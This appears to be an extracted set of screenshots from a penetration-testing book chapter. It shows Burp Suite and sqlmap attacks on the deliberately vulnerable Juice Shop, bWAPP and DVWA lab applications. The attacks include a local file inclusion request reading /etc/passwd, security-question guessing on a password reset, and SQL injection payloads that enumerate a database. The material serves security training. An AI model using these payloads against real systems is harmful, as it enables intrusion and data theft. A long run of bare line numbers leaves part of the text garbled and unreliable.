
```



```
Request  Response
Pretty  Raw  \n  Actions
1 GET /rest/fakepath HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; continueCode=
  Jb4MrORV3wYJLXQnpxlPyKZerov6GmPxd5MNak489zBjE1Wm2bq7DOgkDEmB;
  welcomebanner_status=dismiss; cookieconsent_status=dismiss
10
11
```

```
Request  Response
Pretty  Raw  Render  \n  Actions
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Tue, 12 Oct 2021 16:30:04 GMT
9 Connection: close
10 Content-Length: 1842
11
12 {
13   "error": {
14     "message": "Unexpected path: /rest/fakepath",
15     "stack":
"Error: Unexpected path: /rest/fakepath\n    at /juice-shop/build/routes/angular.js:15:18\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)\n    at /juice-shop/build/routes/verify.js:133:5\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)\n"
16   }
17 }
? ⚙️ ⏪ ⏩ Search... 0 matches
```


Chapter 16: Advanced Website Penetration Testing





epilogue-js

×

🔍

🔍 All

🖼 Images

📺 Videos

📰 News

📍 Maps

⋮ More

Tools

About 674,000 results (0.34 seconds)

[https://www.npmjs.com > package > epilogue-js](https://www.npmjs.com/package/epilogue-js) ⋮

epilogue-js - npm

epilogue-js. 0.7.3 • Public • Published 4 years ago. [Readme](#) • [Explore BETA](#) • [3 Dependencies](#) • [2 Dependents](#) • [2 Versions](#) ...

☰

 OWASP Juice Shop

🔍

 Account

 EN

Customer Feedback

Author

anonymous

Comment

epilogue-js

🔔 Max. 160 characters

11/160

Rating

CAPTCHA: What is $4+1*6$?

Result

10

➤ Submit

Forgot Password

Email



Security Question



New Password

 Password must be 5-20 characters long. 0/20

Repeat New Password

0/20



Show password advice

 Change

Forgot Password

Email

jim@juice-sh.op



Security Question

Your eldest siblings middle name?



Please provide an answer to your security question.

New Password

 Password must be 5-20 characters long. 0/20

Repeat New Password

0/20

Forgot Password

Email

jim@juice-sh.op

?

Security Question

●●●

?

New Password

●●●●●●●●

Password must be 5-20 characters long.

8/20

Repeat New Password

●●●●●●●●

8/20

Show password advice

Change

RepeaterSequencerDecoderComparatorExtenderProject optionsUser options

DashboardTargetProxyIntruder

InterceptHTTP historyWebSockets historyOptions

Request to http://localhost:3000 [127.0.0.1]

ForwardDropIntercept is onActionOpen BrowserComment this item

PrettyRaw\nActions

1 POST /rest/user/reset-password HTTP/1.1

2 Host: localhost:3000

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4 Accept: application/json, text/plain, */*

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate

7 Content-Type: application/json

8 Content-Length: 79

9 Origin: http://localhost:3000

10 Connection: close

11 Referer: http://localhost:3000/

12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;

13

14 {

15 "email": "jim@juice-sh.op",

16 "answer": "bob",

17 "new": "password",

18 "repeat": "password"

19 }

INSPECTOR

Send to Intruder

```
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 79
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
  dismiss; continueCode=
  7e4L8vlBqypNn6ZbMRmlWQ5dvNTlHMFqLS74dX9xk7agVPJEwKYjzOD3ro2r
13
14 {"email":"jim@juice-sh.op","answer":"$bob$","new":"password","repeat":
  "password"}
```

1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

39

40

41

42

43

44

45

46

47

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

101

102

103

104

105

106

107

108

109

110

111

112

113

114

115

116

117

118

119

120

121

122

123

124

125

126

127

128

129

130

131

132

133

134

135

136

137

138

139

140

141

142

143

144

145

146

147

148

149

150

151

152

153

154

155

156

157

158

159

160

161

162

163

164

165

166

167

168

169

170

171

172

173

174

175

176

177

178

179

180

181

182

183

184

185

186

187

188

189

190

191

192

193

194

195

196

197

198

199

200

201

202

203

204

205

206

207

208

209

210

211

212

213

214

215

216

217

218

219

220

221

222

223

224

225

226

227

228

229

230

231

232

233

234

235

236

237

238

239

240

241

242

243

244

245

246

247

248

249

250

251

252

253

254

255

256

257

258

259

260

261

262

263

264

265

266

267

268

269

270

271

272

273

274

275

276

277

278

279

280

281

282

283

284

285

286

287

288

289

290

291

292

293

294

295

296

297

298

299

300

301

302

303

304

305

306

307

308

309

310

311

312

313

314

315

316

317

318

319

320

321

322

323

324

325

326

327

328

329

330

331

332

333

334

335

336

337

338

339

340

341

342

343

344

345

346

347

348

349

350

351

352

353

354

355

356

357

358

359

360

361

362

363

364

365

366

367

368

369

370

371

372

373

374

375

376

377

378

379

380

381

382

383

384

385

386

387

388

389

390

391

392

393

394

395

396

397

398

399

400

401

402

403

404

405

406

407

408

409

410

411

412

413

414

415

416

417

418

419

420

421

422

423

424

425

426

427

428

429

430

431

432

433

434

435

436

437

438

439

440

441

442

443

444

445

446

447

448

449

450

451

452

453

454

455

456

457

458

459

460

461

462

463

464

465

466

467

468

469

470

471

472

473

474

475

476

477

478

479

480

481

482

483

484

485

486

487

488

489

490

491

492

493

494

495

496

497

498

499

500

501

502

503

504

505

506

507

508

509

510

511

512

513

514

515

516

517

518

519

520

521

522

523

524

525

526

527

528

529

530

531

532

533

534

535

536

537

538

539

540

541

542

543

544

545

546

547

548

549

550

551

552

553

554

555

556

557

558

559

560

561

562

563

564

565

566

567

568

569

570

571

572

573

574

575

576

577

578

579

580

581

582

583

584

585

586

587

588

589

590

591

592

593

594

595

596

597

598

599

600

601

602

603

604

605

606

607

608

609

610

611

612

613

614

615

616

617

618

619

620

621

622

623

624

625

626

627

628

629

630

631

632

633

634

635

636

637

638

639

640

641

642

643

644

645

646

647

648

649

650

651

652

653

654

655

656

657

658

659

660

661

662

663

664

665

666

667

668

669

670

671

672

673

674

675

676

677

678

679

680

681

682

683

684

685

686

687

688

689

690

691

692

693

694

695

696

697

698

699

700

701

702

703

704

705

706

707

708

709

710

711

712

713

714

715

716

717

718

719

720

721

722

723

724

725

726

727

728

729

730

731

732

733

734

735

736

737

738

739

740

741

742

743

744

745

746

747

748

749

750

751

752

753

754

755

756

757

758

759

760

761

762

763

764

765

766

767

768

769

770

771

772

773

774

775

776

777

778

779

780

781

782

783

784

785

786

787

788

789

790

791

792

793

794

795

796

797

798

799

800

801

802

803

804

805

806

807

808

809

810

811

812

813

814

815

816

817

818

819

820

821

822

823

824

825

826

827

828

829

830

831

832

833

834

835

836

837

838

839

840

841

842

843

844

845

846

847

848

849

850

851

852

853

854

855

856

857

858

859

860

861

862

863

864

865

866

867

868

869

870

871

872

873

874

875

876

877

878

879

880

881

882

883

884

885

886

887

888

889

890

891

892

893

894

895

896

897

898

899

900

901

902

903

904

905

906

907

908

909

910

911

912

913

914

915

916

917

918

919

920

921

922

923

924

925

926

927

928

929

930

931

932

933

934

935

936

937

938

939

940

941

942

943

944

945

946

947

948

949

950

951

952

953

954

955

956

957

958

959

960

961

962

963

964

965

966

967

968

969

970

971

972

973

974

975

976

977

978

979

980

981

982

983

984

985

986

987

988

989

990

991

992

993

994

995

996

997

998

999

1000

1001

1002

1003

1004

1005

1006

1007

1008

1009

1010

1011

1012

1013

1014

1015

1016

1017

1018

1019

1020

1021

1022

1023

1024

1025

1026

1027

1028

1029

1030

1031

1032

1033

1034

1035

1036

1037

1038

1039

1040

1041

1042

1043

1044

1045

1046

1047

1048

1049

1050

1051

1052

1053

1054

1055

1056

1057

1058

1059

1060

1061

1062

1063

1064

1065

1066

1067

1068

1069

1070

1071

1072

1073

1074

1075

1076

1077

1078

1079

1080

1081

1082

1083

1084

1085

1086

1087

1088

1089

1090

1091

1092

1093

1094

1095

1096

1097

1098

1099

1100

1101

1102

1103

1104

1105

1106

1107

1108

1109

1110

1111

1112

1113

1114

1115

1116

1117

1118

1119

1120

1121

1122

1123

1124

1125

1126

1127

1128

1129

1130

1131

1132

1133

1134

1135

1136

1137

1138

1139

1140

1141

1142

1143

1144

1145

1146

1147

1148

1149

1150

1151

1152

1153

1154

1155

1156

1157

1158

1159

1160

1161

1162

1163

1164

1165

1166

1167

1168

1169

1170

1171

1172

1173

1174

1175

1176

1177

1178

1179

1180

1181

1182

1183

1184

1185

1186

1187

1188

1189

1190

1191

1192

1193

1194

1195

1196

1197

1198

1199

1200

1201

1202

1203

1204

1205

1206

1207

1208

1209

1210

1211

1212

1213

1214

1215

1216

1217

1218

1219

1220

1221

1222

1223

1224

1225

1226

1227

1228

1229

1230

1231

1232

1233

1234

1235

1236

1237

1238

1239

1240

1241

1242

1243

1244

1245

1246

1247

1248

1249

1250

1251

1252

1253

1254

1255

1256

1257

1258

1259

1260

1261

1262

1263

1264

1265

1266

1267

1268

1269

1270

1271

1272

1273

1274

1275

1276

1277

1278

1279

1280

1281

1282

1283

1284

1285

1286

1287

1288

1289

1290

1291

1292

1293

1294

1295

1296

1297

1298

1299

1300

1301

1302

1303

1304

1305

1306

1307

1308

1309

1310

1311

1312

1313

1314

1315

1316

1317

1318

1319

1320

1321

1322

1323

1324

1325

1326

1327

1328

1329

1330

1331

1332

1333

1334

1335

1336

1337

1338

1339

1340

1341

1342

1343

1344

1345

1346

1347

1348

1349

1350

1351

1352

1353

1354

1355

1356

1357

1358

1359

1360

1361

1362

1363

1364

1365

1366

1367

1368

1369

1370

1371

1372

1373

1374

1375

1376

1377

1378

1379

1380

1381

1382

1383

1384

1385

1386

1387

1388

1389

1390

1391

1392

1393

1394

1395

1396

1397

1398

1399

1400

1401

1402

1403

1404

1405

1406

1407

1408

1409

1410

1411

1412

1413

1414

1415

1416

1417

1418

1419

1420

1421

1422

1423

1424

1425

1426

1427

1428

1429

1430

1431

1432

1433

1434

1435

1436

1437

1438

1439

1440

1441

1442

1443

1444

1445

1446

1447

1448

1449

1450

1451

1452

1453

1454

1455

1456

1457

1458

1459

1460

1461

1462

1463

146

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at <http://172.30.1.24/>


You can administer / configure this machine through the console here, by SSHing to 172.30.1.24, via Samba at \\172.30.1.24\\, or via phpmyadmin at <http://172.30.1.24/phpmyadmin>.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2

Log in with username = root and password = owaspbwa

owaspbwa login:



owaspbwa OWASP Brok x +

← → 172.30.1.24

owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	

Choose your bug:

Remote & Local File Inclusion (RFI/LFI) Hack

Set your security level:

low Set Current: low

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

Logging of out-of-scope Proxy traffic is disabled
Re-enable

Request to http://172.30.1.24:80

Forward
Drop
Intercept is on
Action
Open Browser

Pretty
Raw
In
Actions

1 GET /bWAPP/rlfi.php?language=lang_en.php&action=go HTTP/1.1
2 Host: 172.30.1.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.30.1.24/bWAPP/rlfi.php
9 Cookie: PHPSESSID=qut78sp0un60lqlqa8o8jjdpo2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
10 Upgrade-Insecure-Requests: 1
11

Inspector

Send to Repeater

Request
Response

Pretty
Raw
In
Actions

1 GET /bWAPP/rlfi.php?language=file:///etc/passwd&action=go HTTP/1.1
2 Host: 172.30.1.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.30.1.24/bWAPP/rlfi.php?language=lang_en.php&action=go
9 Cookie: PHPSESSID=qut78sp0un60lqlqa8o8jjdpo2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; security_level=0
10 Upgrade-Insecure-Requests: 1
11

Request
Response

Pretty
Raw
Render
In
Actions

86 bin:x:2:2:bin:/bin:/bin/sh
87 sys:x:3:3:sys:/dev:/bin/sh
88 sync:x:4:65534:sync:/bin:/bin/sync
89 games:x:5:60:games:/usr/games:/bin/sh
90 man:x:6:12:man:/var/cache/man:/bin/sh
91 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
92 mail:x:8:8:mail:/var/mail:/bin/sh
93 news:x:9:9:news:/var/spool/news:/bin/sh
94 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
95 proxy:x:13:13:proxy:/bin:/bin/sh
96 www-data:x:33:33:www-data:/var/www:/bin/sh
97 backup:x:34:34:backup:/var/backups:/bin/sh
98 list:x:38:38:Mail Manager:/var/list:/bin/sh
99 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
100 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
101 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
102 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
103 syslog:x:101:102::/home/syslog:/bin/false
104 klog:x:102:103::/home/klog:/bin/false
105 mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false
106 landscape:x:104:122::/var/lib/landscape:/bin/false
107 sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
108 postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
109 messagebus:x:107:114::/var/run/dbus:/bin/false
110 tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
111 user:x:1000:1000:user,,,:/home/user:/bin/bash
112 polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false
113 haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false
114 pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at <http://172.30.1.24/>


You can administer / configure this machine through the console here, by SSHing to 172.30.1.24, via Samba at \\172.30.1.24\\, or via phpmyadmin at <http://172.30.1.24/phpmyadmin>.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2

Log in with username = root and password = owaspbwa

owaspbwa login:



owaspbwa OWASP Brok x +

172.30.1.24

owaspbwa

OWASP Broken Web Applications Project


Version 1.2

This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#).

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!

TRAINING APPLICATIONS	
+OWASP WebGoat	+OWASP WebGoat.NET
+OWASP ESAPI Java SwingSet Interactive	+OWASP Mutillidae II
+OWASP RailsGoat	+OWASP Bricks
+OWASP Security Shepherd	+Ghost
+Magical Code Injection Rainbow	+bWAPP
+Damn Vulnerable Web Application	



TRAINING APPLICATIONS	
+OWASP WebGoat	+OWASP WebGoat.NET
+OWASP ESAPI Java SwingSet Interactive	+OWASP Mutillidae II
+OWASP RailsGoat	+OWASP Bricks
+OWASP Security Shepherd	+Ghost
+Magical Code Injection Rainbow	+bWAPP
+Damn Vulnerable Web Application	

Click here

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)

Vulnerability: SQL Injection

User ID:

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[Insecure CAPTCHA](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

http://en.wikipedia.org/wiki/SQL_injection

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options

Intercept
HTTP history
WebSockets history
Options

Request to http://172.30.124:80

Forward
Drop
Intercept is on
Action
Open Browser

Pretty
Raw
In
Actions

1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 172.30.1.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://172.30.1.24/dvwa/vulnerabilities/sqli/
9 Cookie: security=low; PHPSESSID=ii9iqv2f0fgd7g057hkounq103; security_level=0
10 Upgrade-Insecure-Requests: 1
11

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 154 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: id=1' OR NOT 7249=7249#Submit=Submit

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: id=1' AND (SELECT 2656 FROM(SELECT COUNT(*),CONCAT(0x7171716271,(SELECT (ELT(2656=2656,1))),0x71716a6a71,FLOOR(RAND(0)*2)) x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- yYoS6Submit=Submit

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 4805 FROM (SELECT(SLEEP(5)))NTQk)-- WnXP6Submit=Submit

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: id=1' UNION ALL SELECT CONCAT(0x7171716271,0x686e614f6c58454754457463716c79484b544b754b42646a555248726f6d6b4c597251627a477549,0x71716a6a71),NULL#Submit=Submit

[12:20:14] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)

web application technology: PHP 5.3.2, Apache 2.2.14

back-end DBMS: MySQL >= 5.0

[12:20:14] [INFO] fetching database names

available databases [2]:

[*] dvwa

[*] information_schema

[12:24:36] [INFO] fetching tables for database: 'dvwa'

[12:24:37] [WARNING] reflective value(s) found and filtering out

Database: dvwa

[2 tables]

guestbook
users



Tables within the
DVWA database

Database: dvwa

Table: users

[6 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

Database: dvwa

Table: guestbook

[3 columns]

Column	Type
comment	varchar(300)
comment_id	smallint(5) unsigned
name	varchar(100)

[12:30:21] [INFO] fetching columns for table 'users' in database 'dvwa'

Database: dvwa

Table: users

[6 columns]

Column	Type
user	varchar(15)
avatar	varchar(70)
first_name	varchar(15)
last_name	varchar(15)
password	varchar(32)
user_id	int(6)

